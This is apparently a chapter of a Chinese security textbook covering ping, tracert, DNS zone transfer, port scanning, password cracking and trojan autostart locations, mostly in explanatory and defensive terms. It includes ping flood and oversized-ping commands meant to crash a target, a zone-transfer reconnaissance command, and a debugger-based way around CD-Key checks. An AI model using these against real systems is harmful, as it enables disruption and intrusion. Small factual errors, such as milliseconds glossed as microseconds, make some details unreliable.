ping 命令经常用来对 TCP/IP 网络进行诊断。通过对目标计算机发送一个数据包,让它将这个数据包返送回来,如果返回的数据包和发送的数据包一致,那就是说你的 ping 命令成功了。通过这样对返回的数据进行分析,就能判断计算机是否开着,或者这个数据包从发送到返回需要多少时间。

ping 命令的基本格式:

```
ping hostname
```

其中 hostname 是目标计算机的地址。ping 还有许多高级用法,下面就是一个例子:

```
C:>ping -f hostname
```

这条命令给目标机器发送了大量的数据,从而使目标计算机忙于回应。在 Windows 系统的计算机上,使用下面的方法:

```
C:\WINDOWS\ping -1 65510 www.hostname.com
```

这样做了之后,目标计算机有可能会挂起来或重新启动。由于使用-1 65510 选项会使系统产生一个巨大的数据包,而且要求对方的主机返回一个同样大小的数据包,因而会使目标计算机反应不过来。

2. tracert 命令

tracert 命令用来跟踪一个消息从一台计算机到另一台计算机所走的路径,比方说从你

的计算机走到浙江信息超市。在 DOS 窗口下，输入命令如下：

```
C:\WINDOWS>tracert 202.96.102.4
Tracing route to 202.96.102.4 over a maximum of 30 hops
1   84 ms 82 ms 95 ms   202.96.101.57
2   *100 ms 95 ms   0fa1.1-rtr1-a-hz1.zj.CN.NET [202.96.101.33]
3   95 ms 90 ms *   202.101.165.1
4   90 ms 90 ms 90 ms   202.107.197.98
5   95 ms 90 ms 99 ms   202.96.102.4
6   90 ms 95 ms 100 ms   202.96.102.4
Trace complete.
```

上面的这些输出代表的含义如下：最左边的数字是该路由通过的计算机数目，如“1”。“84 ms”是指向那台计算机发送消息的往返时间，单位是微秒(ms)。由于每条消息每次来回的时间不一样，tracert 将显示 3 次来回时间。“ * ”表示来回时间太长，tracert 将这个时间“忘掉了”。在时间信息到来后，计算机的名字信息也到了，如“202.96.101.57”。开始是一种便于人们阅读的域名格式，如“0fa1.1-rtr1-a-hz1.zj.CN.NET”，接着是数字格式，如“[202.96.101.33]”。

3. host 命令

host 是一个 UNIX 命令，它的功能和标准的 nslookup 查询一样。唯一的区别是 host 命令比较容易理解。host 命令的危险性相当大，下面举个使用实例，演示一次对 bu.edu 的 host 查询。

```
host -l -v -t any bu.edu
```

这个命令的执行结果所得到的信息十分多，包括操作系统、机器和网络的很多数据。先看一下基本信息：

```
Found 1 addresses for BU.EDU
    .....  ....  ......
Found 1 addresses for NSEGC.BU.EDU
Trying 128.197.27.7
bu.edu 86400 IN SOA BU.EDU HOSTMASTER.BU.EDU
    .....  ....  ......
bu.edu 86400 IN NS SOFTWARE.BU.EDU
    .....  ....  ......
bu.edu 86400 IN A 128.197.27.7
```

这些信息本身并没有危险，只是一些机器和它们的 DNS 服务器的名字。这些信息可以用 WHOIS 或在注册域名的站点中检索到。但看看下面几行信息：

```
bu.edu 86400 IN HINFO SUN-SPARCSTATION-10/41 UNIX
    .....  ....  ......
ODIE.bu.edu 86400 IN HINFO DEC-ALPHA-3000/300LX OSF1
```

从这里，马上就发现一台 DEC Alpha 运行的是 OSF1 操作系统。再看看：

```
STRAUSS.bu.edu 86400 IN HINFO PC-PENTIUM DOS/WINDOWS
BURULLUS.bu.edu 86400 IN HINFO SUN-3/50 UNIX(Ouch)
GEORGETOWN.bu.edu 86400 IN HINFO MACINTOSH MAC-OS
CABMAC.bu.edu 86400 IN HINFO MACINTOSH MAC-OS
VIDUAL.bu.edu 86400 IN HINFO SGI-INDY IRIX
BUPHYC.bu.edu 86400 IN HINFO VAX-4000/300 OpenVMS
```

可见,任何人都能通过在命令行里输入一个命令,就能收集到一个域里的所有计算机的重要信息,而且只花了 3s 的时间。

利用上述有用的网络命令,可以收集到许多有用的信息。例如,一个域里的名字服务器的地址,一台计算机上的用户名,一台服务器上正在运行什么服务,这个服务是由哪个软件提供的,计算机上运行的是什么操作系统等。

6.3.3 使用端口软件扫描

1. 什么是扫描器

检测网络系统所用的自动检测程序被称为扫描器,即扫描器是一种自动检测远程或本地主机安全性弱点的程序。通过使用扫描器,可以不留痕迹地发现远程服务器的各种 TCP 端口的分配及提供的服务和它们的软件版本,这就能间接地或直观地了解到远程主机所存在的安全问题。

对黑客来讲,扫描器可以说是他们的基本武器,一个好的 TCP 端口扫描器相当于几百个合法用户的口令及密码;而对管理员来讲,扫描器同样具备了检查漏洞、提高安全性的重要作用。

2. 扫描器工作原理

扫描器通过选用远程 TC/IP 不同的端口的服务,并记录目标给予的回答,可以搜集到很多关于目标主机的各种有用的信息。例如,是否能用匿名登录,是否有可写的 FTP 目录,是否能用 TELNET 等。

3. 扫描器的功能

扫描器并不是一个直接攻击网络漏洞的程序,它不同于许多其他攻击软件。它仅仅能帮助发现目标机的某些内在弱点,而这些现存的弱点可能是破坏目标机安全的关键。虽然对于一个刚刚入门的黑客来说,这些数据对他来说无疑是一个毫无价值的数据集合,但是,对一个掌握和精通各种网络应用程序漏洞的黑客来说,就不仅仅是一个简单的数据集合,它的价值远超过几百个有用的账号。

4. 扫描器的分类

扫描器按对象的不同可以分为本地扫描器和远程扫描器。对黑客来讲使用更多的是远程扫描器,远程扫描器也可以用来扫描本地主机。

如果按照扫描的目的来分类,可以分为端口扫描器和漏洞扫描器。端口扫描器只是单纯地用来扫描目标机开放的服务端口以及与端口相关的信息。常见的端口扫描器有 nmap,portscan 等,这类扫描器并不能给出直接可以利用的漏洞,而是给出与突破系统相关的信息。这些信息对于普通人来说也许是极为平常的,丝毫不能对安全造成威胁,但一旦到了黑客的手里,它们就成为突破系统所必需的关键信息。

与端口扫描相比，漏洞扫描器更为直接，它检查扫描目标中可能包含的大量已知的漏洞，如果发现潜在的漏洞可能性，就报告给扫描者。这种扫描器的威胁性极大，因为黑客可以利用扫描器的结果进行攻击。

如前所述，使用端口扫描的目的是要得到目标计算机的操作系统、服务和应用程序的情况，如果知道目标计算机上运行的操作系统、服务和应用程序后，就能利用已经发现的它们的漏洞来进行攻击。如果目标计算机的网络管理员没有对这些漏洞及时修补的话，入侵者能轻而易举地闯入该系统，获得管理员权限，并留下后门。

如果入侵者得到目标计算机上的用户名后，能使用口令破解软件，多次试图登录目标计算机。经过尝试后，就有可能进入目标计算机。得到了用户名，就等于得到了一半进入系统的权限，剩下的只是使用软件进行攻击而已。

6.3.4 预防端口扫描

预防端口扫描的检测是一个大的难题，因为每个网站的服务都是公开的，用户必须对所有的请求进行响应，所以一般无法判断是否有人在扫描自己的端口。但是根据端口扫描的原理，扫描器一般都是自动扫描的，它只是查看端口是否开通，然后在列表中查出相应端口的服务即可。因此，用户可以把服务开在其他端口上，如 Microsoft 的 IIS 服务器上，就可以将 HTTP 服务固定的 80 端口改为其他端口。另外，有些软件还可以在一些端口上欺骗黑客，读者不妨试试。

6.4 口令破解

口令认证是计算机网络安全的主要组成部分之一，目前各种网络环境都利用口令认证机制管理用户入网。口令对于网络用户来说非常重要，如果一个用户（特别是超级用户）的密码丢失或被破解，网络系统将遭受不可估量的损失。口令的防护是至关重要的，它也是黑客攻击的首要目标之一。

6.4.1 用户的登录口令认证机制

一般比较安全的计算机网络系统要求每个用户使用唯一的用户名和口令登录到计算机上，这种登录过程不能关闭。

用户登录过程是：计算机网络系统在用户登录前，可以看到屏幕上显示一个登录框，提示用户登录网络系统。实际上，计算机网络系统中有一个登录进程，负责登录认证工作，首先要求用户在登录框输入账户名及口令。登录进程收到用户输入的账户和口令后，就查找安全账户数据库中的信息。如果账户及口令无效，则用户的登录企图被拒绝；如果账户及口令有效，系统将检查该用户的权限，用户就可以入网，根据自己的权限使用网络中的资源。

6.4.2 口令破解的方法

黑客攻击网络时常常把破译普通用户的口令作为攻击的开始。他先用扫描工具，如 Finger 协议找出网络中主机上的用户账号，然后就采用字典穷举法生成大量的随机密码，一种方法是利用这些密码登录用户的系统，如果密码不对，他就使用下一个随机密码，直到

密码被查出为止。另外一种方法是利用系统的漏洞获取系统安全账户文件,采用口令破解器进行破解。

采用前一种方法进行密码猜测的步骤是依据下列假设:网络上的用户常采用一个英语单词或自己的姓氏作为口令。通过一些程序,自动地从计算机字典中取出一个单词,作为用户的口令输入给远端的主机,申请进入系统。若口令错误,就按序取出下一个单词,进行下一个尝试。并一直循环下去,直到找到正确的口令或字典的单词试完为止。

由于这个破译过程由计算机程序来自动完成,而现代的个人计算机性能十分优越,几个小时就可以把字典的所有单词都试一遍,所以黑客只要有一个好的字典、一个性能卓越的个人计算机和高速网络带宽就很容易进行口令猜测攻击。若这种方法不能奏效,黑客再仔细寻找目标的薄弱环节和漏洞,伺机夺取目标中存放口令的文件,也就是利用口令破解器进行破解。

6.4.3 口令破解器的原理

口令破解器是一个程序,它能将口令解译出来,或者让口令保护失效。口令破解器一般并不是真正地去解码,因为事实上很多加密算法是不可逆的。也就是说,光是从被加密的数据和加密算法,不可能从它们身上反解出原来未加密的数据。其实大多数口令破解器是通过尝试一个一个的单词,用已知的加密算法来加密这些单词,直到发现一个单词经过加密后的结果和要解密的数据一样,就认为这个单词就是要找的密码了。这就是目前最有效的方法。这种方法之所以比想象得有效得多其原因如下所述。

许多人在选择密码时,技巧性都不是很好。许多人还认为他的私人数据反正没有放在网上,所以密码选择也比较随便。其实一个用户在一个系统里有一个账户,就是一个通入系统的门。如果其中的一个密码不安全,则整个系统也就是不安全的。由于用户的密码设置的往往都是一些有意义的单词,或者干脆就是用户名本身,使得破解器的尝试次数大为降低。

许多加密算法在选择密钥时,都是通过随机数算法产生的。但往往由于这个随机数算法并不是真正意义上的随机数,从而大大降低了这个随机性,从而为解密提供了一系列的方便。例如,本来需要尝试 1000 次,但由于上述随机性并不好,结果使得只需尝试 100 次就能成功。以 Linux 为例,Linux 口令的可能值统计如下。

Linux 一共是 128(0x00～0xff)个字符,小于 0x20 的都算是控制符,不能输入为口令,0x7f 为转义符,不能输入。那么总共有 128－32－1＝95 个字符可作为口令使用的字符。也就是 10(数字)＋33(标点符号)＋26×2(大小写字母)＝95 个字母可以作为口令输入。如果 Password 取任意 5 个字母＋1 位数字或符号(按顺序)可能性是 52×52×52×52×52×43＝16 348 773 000(163 亿种可能性)。但如果 5 个字母是一个常用词,估算一下设常用词 5000 条,从 5000 个常用词中取一个词与任意一个字符组合成口令,即 5000×(2×2×2×2×2)(大小写)43＝6 880 000(688 万种可能性)。但这已经可以用计算机进行穷举了,在 Pentium 200 上每秒可算三四万次,像这样简单的口令要不了 3 分钟。如果有人用 P200 算上一周,将可进行 200 亿次攻击,所以 6 位口令是很不可靠的,至少要用 7 位。可惜很多用户确实是这样设 passwd(密码)的,以上只是常见的一种情况,实际情况还要复杂,主要是根据用户设置口令格式的变化而变化。那些黑客并不需要所有人的口令,他们得到几个用户

口令就能获取系统的控制权,所以设置口令过于简单就是对系统安全的不负责。

注意,实际情况下绝大多数人都只用小写字符,破译可能性还要大些。

另外,许多人的口令设置是把用户名和密码写成一样,这就更加增添了口令的不安全性。在进行口令猜测实验时,就多次遇到过这样的情况。

还有一个原因是目前计算机的速度相当快,而且互联网的存在,使得协同进行解密的可能性大为增加。这样强的计算能力用到解密上,造成了破解的时间大为降低。

通过上述分析可见,从理论上来讲,任何密码都是可以破解的,只是一个时间迟早的问题。对于一些安全性较低的系统,破解速度通常很快。

对于那种需要一个口令或注册码才能安装软件的情况,口令破解会显得更为简单。这种情况你可能会经常遇到。例如,安装一个微软的软件,在安装过程中通常需要输入一个CD-Key,如果这个CD-Key是正确的,它就开始安装。如果是非法的,就退出安装。通常有两种方法可以使这种方式失效。

一种是修改安装程序。因为这种方法的流程一般是在安装的时候先弹出一个对话框,请求输入CD-Key。接着程序会对输入的CD-Key进行运算,最后根据得到的结果决定是继续安装还是退出。现在有很多调试软件,它们提供丰富的调试功能,如单步执行,设置断点等。一个比较好的软件是Soft-ICE。在运行安装程序之前,可以在调试软件里设置在系统弹出CD-Key输入对话框的时候停止执行。接着就可以用调试器跟踪代码的执行,将CD-Key判断部分整个跳过去,直接进入安装程序。

另一个方法就是算法尝试。由于安装程序要对CD-Key进行运算,判断其合法性。因此,只要知道CD-Key的算法,就能轻而易举地进入。

已经有人对微软的这种算法进行了探讨,发现这些算法策略都很简单。

6.4.4 口令破解器的工作过程

要知道口令破解器是如何工作的,主要还是要知道计算机网络系统的认证加密算法。正如上面所说的,许多口令破解器是对某些单词进行加密,然后再进行比较。

候选口令产生器的作用是产生认为可能是密码的单词。通常有好几种方法产生候选密码。一种是从一个字典里读取一个单词。这种方法的理论根据是许多用户由于选取密码不是很明智,例如,将自己的名字、用户名或者一个好记住的单词等设为密码。所以,攻击时通常都将这些单词收集到一个文件里,叫做字典。在破解密码时,从这些字典里取出候选密码。

另一种方法是用枚举法来产生这样的单词。通常从一个字母开始,一直增加,直到破解出密码为止。这里,通常要指定组成密码的字符集,比如从A～Z,0～9等。为了便于协同破解密码,常常需要为密码产生器指定产生的密码的范围。

口令加密就是用一般的加密算法对从口令候选器送来的单词进行加密。通常,对于攻击不同的系统,要采用不同的加密算法。加密算法有很多,通常是不可逆的。这就是为什么口令破解器使用的是这种结构的原因。

口令比较就是将从口令加密里出来的密文和要破解的密文进行比较。如果一致,那么当前候选口令发生器中出来的单词就是要找的密码。如果不一致,则口令发生器再产生下一个候选口令,继续进行比较。

6.4.5 防止口令破解

前面讲过，口令破解的方法有两种方法：一种方法是使用字典穷举法利用随机密码登录用户的系统来查找密码，直到密码被查出为止；另外一种方法是利用系统的漏洞获取系统安全账户文件，采用口令破解器进行破解。

防范口令破解的第一种方法是：目前比较安全的网络系统(如 Novell Netware，Windows 2003 和 UNIX)有一种防范机制就是账户入侵者封锁，具体是设置用户登录失败次数，用户在设置的登录失败次数内没有成功地登录，系统会自动锁定用户账号，除非由管理员来解除锁定。这样可以防止黑客试图猜测用户口令。在用户账号因超过登录次数限制而被锁定时，系统管理员就要警惕是否有黑客试图闯入该系统。因此，网络系统管理员应给用户启动账户入侵者封锁。

由于黑客利用第二种方法破解密码成功的前提条件有两个：取得系统的安全账户文件和用户的口令设置不合理。因此，防范这种口令破解的方法是：加强各网络系统的安全账户文件管理(如 Windows XP 目录 Windows\System32\Config 的 sam 文件、UNIX 系统的/etc 目录下的 Passwd 或 Shadow 文件)和选择好的安全密码。

选择好的安全密码的原则如下。

在学习选择安全口令之前，根据黑客软件产生随机口令破解口令的工作原理，按照口令破译的难易程度，即以破解需要的时间为排序指标，先后列出了各种危险口令。

(1) 使用用户名(账号)作为口令。尽管这种方法在便于记忆上有着相当大的优势，可是在安全上几乎是不堪一击。几乎所有以破解口令为手段的黑客软件，都首先会将用户名作为口令的突破口，而破解这种口令几乎不需要时间。不要以为没有人会采用这种愚蠢的办法，根据有经验的黑客反映，在一个用户数超过 1000 的计算机网络中，一般可以找到 10 至 20 个这样的用户，而他们则成为了黑客入侵的最佳途径。

(2) 使用用户名(账号)的变换形式作为口令。使用这种方法的用户自以为很聪明，将用户名颠倒或者加前后缀作为口令，既容易记忆也可以防止许多黑客软件。不错，对于这种方法的确使相当一部分黑客软件无用武之地，不过那只是一些初级的软件。一个真正优秀的黑客软件是完全有办法对付的。例如，有的黑客软件可做到，如果你的用户名是 Yuan，那么它在尝试使用 Yuan 作为口令之后，还会试着使用诸如 Yuan123，Yuan1，Nyuaf，Nauy，Nauy123 等作为口令，只要是你想到的变换方法，黑客软件也会想到，它破解这种口令，只需要几秒钟的时间。

(3) 使用自己或者亲友的生日作为口令。这种口令有着很大的欺骗性，因为这样往往可以得到一个 6 位或者 8 位的口令，从数学理论上来说分别有 1 000 000 和 100 000 000 种可能性，很难得到破解。其实，由于口令中表示月份的两位数字只有 1～12 可以使用，表示日期的两位数数字也只有 1～31 可以使用，而 8 位数的口令其中作为年份的 4 位数铁定是 19xx 年，经过这样推理，使用生日作为口令尽管有 6 位甚至 8 位，但实际上可能的表达方式只有 100×12×31＝37 200 种，即使再考虑到年月日共有 6 种排列顺序，一共也只有 37 200×6＝223 200 种，仅仅是原来 100 000 000 的 1/448，而一台普通的 P200 计算机每秒可以搜索 3～4 万种，仅仅需要 5.58 秒时间就可以搜索完所有可能的口令。如果再考虑到实际使用计算机人的年龄，1930～1980 就可以概括掉大多数的可能性，那么搜索需要的时

间还可以进一步缩短。

(4) 使用常用的英文单词作为口令。这种方法比前几种方法要安全一些。前几种只需要时间就一定能破解，而这一种则未必。如果选用的单词是十分生僻的，那么黑客软件就可能无能为力了。不过不要高兴得太早，黑客一般有一个很大的字典库，一般含 10 万～20 万的英文单词以及相应的组合，如果不是研究英语的专家，那么选择的英文单词恐怕十之八九可以在黑客的字典库中找到。如果是那样的话，以 20 万单词的字典库计算，再考虑到一些 DES（数据加密算法）的加密运算，每秒 1800 个的搜索速度也不过只需要 110 秒。

(5) 使用 5 位或 5 位以下的字符作为口令。从理论上来说，一个系统包括大小写、控制符等可以作为口令的一共有 95 个符号，5 位就是 95 的 5 次方＝7 737 809 375 种可能性，使用 P200 虽说要多花些时间，不过最多也不过 53 个小时，如果考虑到许多用户喜欢使用字母加数字，那么 62 的 5 次方＝916 132 832 种可能性，只需要 6.23 小时就可以破解，再考虑还有更多的用户只喜欢使用小写字母加数字作为口令，那么就只有 36 的 5 次方＝60 466 176 种可能性，那就只需要 25 分钟就可以破解。可见 5 位的口令是很不可靠的，而 6 位口令也不过将破解的时间延长到一周左右。

那么，怎样的口令才是安全的呢？

(1) 必须是 8 位以上长度。

(2) 必须包括大小写、数字字母，如果有控制符那么更好。

(3) 不要太常见。例如，e8B3Z6v0 或者 fOOL6mAN 这样的密码都是比较安全的。

(4) 密码不应是自己的名字或者名字的一部分或者名字＋数字的形式。

(5) 不要用自己的电话号码。

(6) 不要用自己或者爱人的生日。

(7) 不要用单个英文单词。

(8) 不要使用身份证号码的一部分。

(9) 不要用单词＋数字的形式。

(10) 不要将口令写下来。

(11) 不要将口令存于计算机文件中。

(12) 不要选取显而易见的信息作口令。

(13) 不要在不同系统上使用同一口令。

(14) 为防止眼明手快的人窃取口令，在输入口令时应确认无人在旁边。

(15) 如果你的计算机是 Windows 2003 操作系统，那么就应该做到：

- 采用 Windows NTFS 的文件管理系统。
- 取消普通用户访问注册表的权限。

不过再安全的密码也不是无懈可击的，只有安全的密码配上 1～3 个月更换一次的安全制度才是比较安全的。

6.5 木　　马

攻击者一般在入侵某个系统后，希望尽可能长时间控制远程计算机，为达到这个目的的办法是利用木马程序，本节主要介绍木马程序的原理、工作过程、木马的分类以及木马的

防御。

6.5.1 木马的原理及工作过程

1. 什么是木马

木马(Trojan Horse,又称为特洛伊木马)。此词语来源于古希腊的神话故事,传说希腊人围攻特洛伊城,久久不能得手。后来想出了一个木马计,让士兵藏匿在巨大的木马中。大部队假装撤退而将木马弃于特洛伊城下,让敌人将其作为战利品拖入城内。木马内的士兵则乘夜晚敌人庆祝胜利,放松警惕的时候从木马中爬出来,与城外的部队里应外合而攻下了特洛伊城。在计算机安全学中,木马是指一种计算机程序,它驻留在目标计算机里。在目标计算机系统启动的时候,自动启动。然后在某一端口进行侦听。如果在该端口收到数据,对这些数据进行识别,然后按识别后的命令,在目标计算机上执行一些操作。比如窃取口令,复制或删除文件,或重新启动计算机。木马隐藏着可以控制用户计算机系统、危害系统安全的功能,它可能造成用户资料的泄漏、破坏或整个系统的崩溃。

在一定程度上,可以把木马看成计算机病毒。其实质只是一个网络客户/服务程序。网络客户机/服务器模式的原理是一台主机(服务器)提供服务,另一台主机(客户机)接收服务。作为服务器的主机一般会打开一个默认的端口并进行监听,如果有客户机向服务器的这一端口提出连接请求(connect request),服务器上的相应程序就会自动运行,来应答客户机的请求,这个程序称为守护进程。对于木马来说,被控制端是一台服务器,控制端则是一台客户机。黑客经常引诱目标对象运行服务器端程序,这一般需要使用欺骗性手段,而网上新手则很容易上当。黑客一旦成功地侵入了用户的计算机后就会在计算机系统中隐藏一个会在系统启动时悄悄运行的程序,采用客户机/服务器的运行方式,从而达到在用户上网时控制用户的计算机的目的。黑客可以利用它窃取用户的口令、浏览用户的驱动器、修改文件、登录注册表等。

攻击者一般在入侵某个系统后,想办法将木马复制到目标计算机中,并设法运行这个程序,从而留下后门。以后,通过运行该木马的客户端程序,对远程计算机进行操作。

所以,木马是一种基于远程控制的黑客工具,具有非授权性和隐蔽性的特点。木马病毒的非授权性是指一旦控制端与服务端连接后,控制端就可享有服务端的大部分操作权限,包括修改文件,修改注册表,控制鼠标、键盘等,而这些权力并不是服务端赋予的,而是通过木马程序窃取的。木马病毒的隐蔽性是指为了防止木马被用户发现,木马的设计者会采用多种手段来对木马进行隐藏,这样即使用户发现了木马,也没有办法很好地定位和清除木马。所以,木马能巧妙地运行在目标计算机系统里,而不容易被发现。现在有许多这样的程序,如 NetCat,Back Orifice,NetBus 等。

2. 感染木马病毒的现象

中了木马后很难说会有什么现象,因为它们发作时的情况多种多样。如果计算机有以下表现,就很可能中了黑客的木马了。

计算机有时死机,有时又重新启动;在没有执行什么操作的时候,却在拼命读写硬盘;系统莫名其妙地对软驱进行搜索;没有运行大的程序,可系统的速度却越来越慢,系统资源占用很多;用 Ctrl+A1t+Del 键调度任务表,发现有多个名字相同的程序在运行,而且可能会随时间的增加而增多,有一些程序是明显不应该出现在这个列表里的。在连入 Internet 网

或是局域网后，如果发现计算机有这些现象，就应小心了，当然也有可能是一些其他病毒在作怪。

判断电脑是否中了木马病毒，还可以使用 Windows 自带的 netstat 命令来检查一下机器开放的端口，进入到命令行下，使用 netstat 命令的 a 和 n 两个参数，显示结果如下所示：

```
C:\>netstat -a-n
Active Connections
Proto     Local Address         Foreign Address       State
TCP       0.0.0.0:80            0.0.0.0:0             LISTENING
TCP       0.0.0.0:21            0.0.0.0:0             LISTENING
TCP       0.0.0.0:7626          0.0.0.0:0             LISTENING
UDP       0.0.0.0:445           0.0.0.0:0
UDP       0.0.0.0:1046          0.0.0.0:0
UDP       0.0.0.0:1047          0.0.0.0:0
```

Active Connections 是指当前本机活动连接，Proto 是指连接使用的协议名称，Local Address 是本地计算机的 IP 地址和连接正在使用的端口号，Foreign Address 是连接该端口的远程计算机的 IP 地址和端口号，State 则是表明 TCP 连接的状态。

可以看到后面 3 行的监听端口是 UDP 协议的，所以没有 State 表示的状态。这台机器的 7626 端口已经开放，而且正在监听等待连接，像这样的情况极有可能是已经感染了木马。这时就需要先断开网络，然后立即用杀毒软件查杀。

由于木马程序的破坏通常需要里应外合，因此大多数的木马并不可怕，即使运行了，也不一定会对计算机造成危害。不过，潜在的危害还是有的。比如上网用户的密码有可能已经跑到别人的收件箱里了。

3. 木马的工作原理

在 Windows 系统中，木马一般作为一个网络服务程序在中了木马的计算机后台运行，监听本机一些特定端口，这个端口号多数比较大(5000 以上，但也有少部分是 5000 以下的)。当该木马相应的客户端程序在此端口上请求连接时，它会与客户程序建立 TCP 连接，从而被客户端远程控制。

既然是木马，当然也不会那么容易让别人看出破绽，对于程序设计人员来说，必须隐藏自己所设计的窗口程序，主要途径有：在任务栏中将窗口隐藏，这只要在开发程序时把 Form 的 Visible 属性设置为 False，ShowInTaskBar 也设为 False。那么程序运行时就不会出现在任务栏中了。如果要在任务管理器中隐身，只要将程序调整为系统服务程序就可以了。

在对木马的运行有了大体了解之后，就可以从其运行原理着手来分析它藏在哪里。既然要作为后台的网络服务器运行，那么它就要趁计算机刚开机的时候得到运行，进而常驻内存中。

目前，木马主要是依靠邮件、下载等途径进行传播。然后，木马通过一定的提示诱使目标主机运行木马的服务端程序，实现木马的种植。例如，入侵者伪装成目标主机用户的朋友，发送了一张捆绑有木马的电子贺卡。当目标主机打开贺卡后，屏幕上虽然会出现贺卡的画面，但此时木马服务端程序已经在后台运行了。由于木马的体积都非常小，大部分在几

KB 到几十 KB 之间，因此，从体积上来判断一个文件中是否捆绑有木马是很困难的。此外，木马也可以通过 Script，ActiveX 及 Asp. CGI 等交互脚本进行传播。比如，IE 浏览器在执行 Script 脚本时存在一些漏洞。入侵者可以利用这些漏洞进行木马的传播与种植。

当目标主机执行了服务端程序之后，入侵者便可以通过客户端程序与目标主机的服务端建立连接，进而控制目标主机。对于通信协议的选择，绝大多数木马使用的是 TCP/IP 协议，但也有使用 UDP 协议的木马。

一方面，木马的服务端程序会尽可能地隐蔽行踪，同时监听某个特定的端口，等待客户端的连接；另一方面，服务端程序为了在每次重新启动计算机后都能够正常运行，还需要通过修改注册表等方法实现自启动功能。

作为一个木马，自启动功能是必不可少的。自启动可以保证木马不会因为用户的一次关机操作而彻底失去作用。一个典型的例子就是把木马加入到用户经常执行的程序(例如 explorer. exe)中，当用户执行该程序时，木马就自动执行并运行。当然，更加普遍的方法是通过修改 Windows 系统文件和注册表达到目的，现在经常使用的方法主要有以下几种。

(1) 在 Win. ini 中启动。

后缀为 ini 的文件是系统中应用程序的启动配置文件，木马程序利用这些文件能自启动应用程序的特点，将制作好的带有木马服务端程序自启动命令的文件上传到目标主机中，这样就可以达到启动木马的目的了。

在 Win. ini 的[windows]字段中有启动命令“load=”和“run=”。默认情况下“=”的后面是空白的。可以把开机加载程序的路径写在这里。例如：

```
load=C:\windows\BookStore.exe
run=C:\windows\BookStore.exe
```

木马可能会在这里现出原形，必须仔细观察它们。一般情况下等号后面什么都没有，如果发现后面跟有路径与文件名不是熟悉的或以前没有见到过的启动文件项目，那么计算机就可能中了木马。当然也要看清楚，因为好多木马会通过容易混淆的文件名来愚弄用户。如 AOL Trojan，它把自身伪装成 command. exe 文件，如果不注意就不会发现它，而误认它为正常的系统启动文件项。

(2) 在 System. ini 中启动。

System. ini 位于 Windows 的安装目录下，其中[boot]字段的 shell=Explorer. exe 是木马常用来隐藏加载的地方。通常的做法是将该项变为 shell=Explorer. exe sample. exe。这里的 sample. exe 就是木马服务端程序。

System. ini 中的[386Enh]字段中的“driver=路径\程序名”也可以用来实现自启动。此外，System. ini 中的[mic]、[drivers]、[drivers32]也是加载程序的好地方。

(3) 通过启动组实现自启动。

启动组是专门用来实现应用程序自启动的地方。启动组文件夹的位置为 C:\Documents and Settings\Administrator\Start Menu\Programs\Startup。此处 Administrator 为主机的用户名。如果用户将飞信作为系统启动组中的一项，每次系统启动后都会自动运行飞信程序。

启动组在注册表中对应的位置是：HKEY_CURRENT_USER\Software\MICROSOFT\

Windows\CurrentVersion\Explorer\ShellFolders，在右面的属性栏中可以找到 Startup 属性。

隐蔽性强的木马都在注册表中做文章，因为注册表本身就非常庞大，众多的启动项目极易掩人耳目。例如：

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
```

上面这些主键下面的启动项目都可以成为木马的容身之处。如果是 Windows 2003，则还需注意 HKEY_LOCAL_MACHINE\Software\SAM 下的内容，通过 regedit 等注册表编辑工具查看 SAM 主键，在正常情况下，它的下面应该是空的。

（4）修改文件关联。

修改文件关联是木马常用的手段。例如，在正常情况下 TXT 文件的打开方式为 Notepad.exe 文件，但一旦中了文件关联木马，则 TXT 文件打开方式就会被修改为用木马程序打开，如著名的国产木马冰河就是这样。

冰河木马通过修改 HKEY_CLASSES_ROOT\txtfile\shell\open\command 下的键值，将“C:\WINDOWS\NOTEPAD.EXE%1”改为“%SystemRoot%\system32\SYSEXPLR.EXE%1”，如图 6-1 所示。

